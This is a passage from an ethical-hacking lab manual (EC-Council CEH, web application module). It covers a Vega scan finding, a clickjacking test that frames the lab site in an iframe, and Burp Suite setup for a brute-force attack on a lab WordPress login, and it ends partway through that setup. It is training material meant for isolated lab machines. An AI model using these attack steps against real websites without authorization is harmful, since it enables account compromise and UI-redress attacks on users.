


Figure 1.6.10: Choosing a vulnerability

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

23. In the left-pane under **Scan Alerts**, expand the nodes to view the complete vulnerability scan result. Now, choose any one of the discovered vulnerabilities to display it on the respective page, as in the dashboard section shown in the screenshot.
24. Choose any one vulnerability under the **Scan Alerts** section in the left-hand pane. Here, we are selecting the **Cleartext Password over HTTP** vulnerability; detailed information regarding the selected vulnerability will be displayed in the right section of the window, as shown in the screenshot.

Note: The result and screenshot might differ in your lab environment.




Figure 1.6.11: Information about a vulnerability

25. Similarly, you can select any vulnerability from the list of discovered vulnerabilities to view its detailed information and then apply appropriate fixes for all the vulnerable codes in your web application.
26. This concludes the demonstration of how to discover vulnerabilities in a target website scanning using Vega.
27. Close all open windows and document all the acquired information.
28. Turn off the **Windows Server 2016** virtual machine.

You can also use other web application vulnerability scanning tools such as **WPScan Vulnerability Database** (https://wpvulndb.com), **Arachni** (https://www.arachni-scanner.com), **appspider** (https://www.rapid7.com), or **Uniscan** (https://sourceforge.net) to discover vulnerabilities in the target website.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 7 Identify Clickjacking Vulnerability using iframe

Here, we will identify clickjacking vulnerability using iframe.

Note: In this task, we will identify clickjacking vulnerability in the target website (**www.moviescope.com**) hosted by the **Windows Server 2019** virtual machine, and we will use the **Windows 10** virtual machine as the host machine.

Note: Ensure that the **Windows 10** virtual machine is running.

1. Turn on the **Windows Server 2019** virtual machine.

TASK 7.1

Create an iframe

Clickjacking, also known as a "UI redress attack," occurs when an attacker uses multiple transparent or opaque layers to trick a user into clicking on a button or link on another page when they intend to click on the top-level page. Thus, the attacker is "hijacking" clicks meant for the top-level page and routing them to another page, most likely owned by another application, domain, or both.

2. Switch to the **Windows 10** virtual machine. On **Desktop**, right-click anywhere, and navigate to **New → Text Document** to create a text document file.




Figure 1.7.1: Creating a text file

3. Rename it as **iframe.html**, right-click on the file, and click **Edit with Notepad++** to open the file with the **Notepad++** application.

Note: If a **Rename** notification appears, click **Yes**.

4. An **iframe.html** file appears in **Notepad++**; enter the following code:

```
<html>
<head>
<title>Clickjack Vulnerability Test</title>
</head>
<body>
<p>Website is vulnerable to clickjacking!</p>
```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

```
<iframe src="http://www.moviescope.com" width="800"
height="600"></iframe>

</body>

</html>
```




Figure 1.7.2: Creating an iframe

TASK 7.2

Open an iframe

5. Press **Ctrl+S** to save the created file and close the **Notepad++** window.
6. Double-click the **iframe.html** file; the file opens in the default web browser (here, **Microsoft Edge**).

Note: The default web browser might differ in your lab environment.

7. The target website appears in the created iframe, indicating that the target website is vulnerable to clickjacking, as shown in the screenshot.




Figure 1.7.3: Loaded target website

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: If you can see the text "**Website is vulnerable to clickjacking!**" at the top of the page, and your target web page is also successfully loaded into the frame, then your site is vulnerable and has no type of protection against Clickjacking attacks.

8. This concludes the demonstration of how to identify clickjacking vulnerability on a target website.
9. Close all open windows and document all the acquired information.
10. Turn off the **Windows 10** and **Windows Server 2019** virtual machines.

Lab Analysis

Analyze and document the results related to this lab exercise. Give your opinion about the target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 2

Perform Web Application Attacks

An expert ethical hacker or pen tester must implement various techniques to launch web application attacks on the target organization's website.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

For an ethical hacker or pen tester, the next step after gathering required information about the target web application is to attack the web application. They must have the required knowledge to perform web application attacks to test the target network's web application security infrastructure.

Attackers perform web application attacks with certain goals in mind. These goals may be either technical or non-technical. For example, attackers may breach the security of the web application and steal sensitive information for financial gain or for curiosity's sake. To hack the web app, first, the attacker analyzes it to determine its vulnerable areas. Next, they attempt to reduce the "attack surface." Even if the target web application only has a single vulnerability, attackers will try to compromise its security by launching an appropriate attack. They try various application-level attacks such as injection, XSS, broken authentication, broken access control, security misconfiguration, and insecure deserialization to compromise the security of web applications to commit fraud or steal sensitive information.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 14 Hacking Web Applications

An ethical hacker or pen tester must test their company's web application against various attacks and other vulnerabilities. They must find various ways to extend the security test and analyze web applications, for which they employ multiple testing techniques. This will help in predicting the effectiveness of additional security measures in strengthening and protecting web applications in the organization.

The tasks in this lab will assist in performing attacks on web applications using various techniques and tools.

Lab Objectives

- Perform a brute-force attack using Burp Suite
- Perform parameter tampering using Burp Suite
- Exploit parameter tampering and XSS vulnerabilities in web applications

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Perform cross-site request forgery (CSRF) attack
- Enumerate and hack a web application using WPScan and Metasploit
- Exploit a remote command execution vulnerability to compromise a target web server
- Exploit a file upload vulnerability at different security levels
- Gain backdoor access via a web shell using Weevely

Lab Environment

To carry out this lab, you need:

- Windows Server 2019 virtual machine
- Windows Server 2016 virtual machine
- Windows 10 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 120 Minutes

Overview of Web Application Attacks

One maintains and accesses web applications through various levels that include custom web applications, third-party components, databases, web servers, OSes, networks, and security. All the mechanisms or services employed at each layer help the user in one way or another to access the web application securely. When talking about web applications, the organization considers security to be a critical component, because web applications are major sources of attacks. Attackers make use of vulnerabilities to exploit and gain unrestricted access to the application or the entire network. Attackers try various application-level attacks to compromise the security of web applications to commit fraud or steal sensitive information.

Lab Tasks

TASK 1 Perform a Brute-force Attack using Burp Suite

Here, we will perform a brute-force attack on the target website using Burp Suite.

Note: In this task, the target WordPress website (**http://10.10.10.16:8080/CEH**) is hosted by the victim machine, **Windows Server 2016**. Keep this machine running until the end of the task. Here, the host machine is the **Parrot Security** virtual machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.1

Launch WampServer

Burp Suite is an integrated platform for performing security testing of web applications. It has various tools that work together to support the entire testing process from the initial mapping and analysis of an application's attack surface to finding and exploiting security vulnerabilities. Burp Suite contains key components such as an intercepting proxy, application-aware spider, advanced web application scanner, intruder tool, repeater tool, and sequencer tool.

1. Turn on the **Parrot Security**, **Windows Server 2016** and **Windows 10** virtual machines.
2. On the **Windows Server 2016** virtual machine, log in with the credentials **Administrator** and **Pa$$w0rd**.
3. There are two ways you can access **WAMP Server**. You can either double-click the **WAMP Server** shortcut icon from **Desktop** to start the WAMP Server services or click the **Start** icon from the lower-left corner of the **Desktop**, in the applications, scroll down, and expand the **Wampserver64** folder. Click **Wampserver64** to launch the **WampServer**.
4. Now, in the right corner of **Desktop**, click the **Show hidden icons** icon ( ) and observe that the **WampServer** icon appears.
5. Wait for this ( ) icon to turn green, which indicates that the **WampServer** is running successfully. Leave the **Windows Server 2016** virtual machine running.
6. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.



Figure 2.1.1: Parrot Security login page

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears, asking for you to update the machine, click **No** to close the window.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

7. Click the **Firefox** icon ( ) from the top section of **Desktop** to launch the **Mozilla Firefox** browser.
8. The **Mozilla Firefox** window appears; type **http://10.10.10.16:8080/CEH/wp-login.php?** Into the address bar and press **Enter**.

Note: here, we will perform a brute-force attack on the designated WordPress website hosted by the Windows Server 2016 virtual machine.




Figure 2.1.2: Target WordPress website

9. Now, we shall set up a **Burp Suite** proxy by first configuring the proxy settings of the browser.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.2

Setting-up Burp Suite

10. In the **Mozilla Firefox** browser, click the **Open menu** icon ( ) in the right corner of the menu bar and select **Preferences** from the list.




Figure 2.1.3: Navigate to the Preferences

11. The **General** settings tab appears. In the **Find in Preferences** search bar, type **proxy**, and press **Enter**.
12. The **Search Results** appear. Click the **Settings** button under the **Network Settings** option.




Figure 2.1.4: Search proxy settings

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. The **Connection Settings** window appears; select the **Manual proxy configuration** radio button and specify the **HTTP Proxy** as **127.0.0.1** and the **Port** as **8080**. Tick the **Use this proxy server for all protocols** checkbox and click **OK**. Close the **Preferences** tab.




Figure 2.1.5: Configure browser proxy

14. Now, minimize the browser window, click the **Applications** menu form the top left corner of **Desktop**, and navigate to **Pentesting** → **Web Application Analysis** → **Web Application Proxies** → **burpsuite** to launch the **Burp Suite** application.




Figure 2.1.6: Launch Burp Suite

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

15. A security pop-up appears, type **toor** as a password and click **OK**.
16. **Burp Suite** initializes. If a **Burp Suite Community Edition** notification saying **An update is available** appears, click **Close**.
17. In the next **Burp Suite Community Edition** notification, click **OK**.

Note: Burp Suite version might differ in your lab environment.




Figure 2.1.7: Burp Suite Community Edition notification

18. In the **Terms and Conditions** wizard, click the **I Accept** button.
19. The **Burp Suite** main window appears; ensure that the **Temporary project** radio button is selected and click the **Next** button, as shown in the screenshot.

Note: If an update window appears, click **Close**.

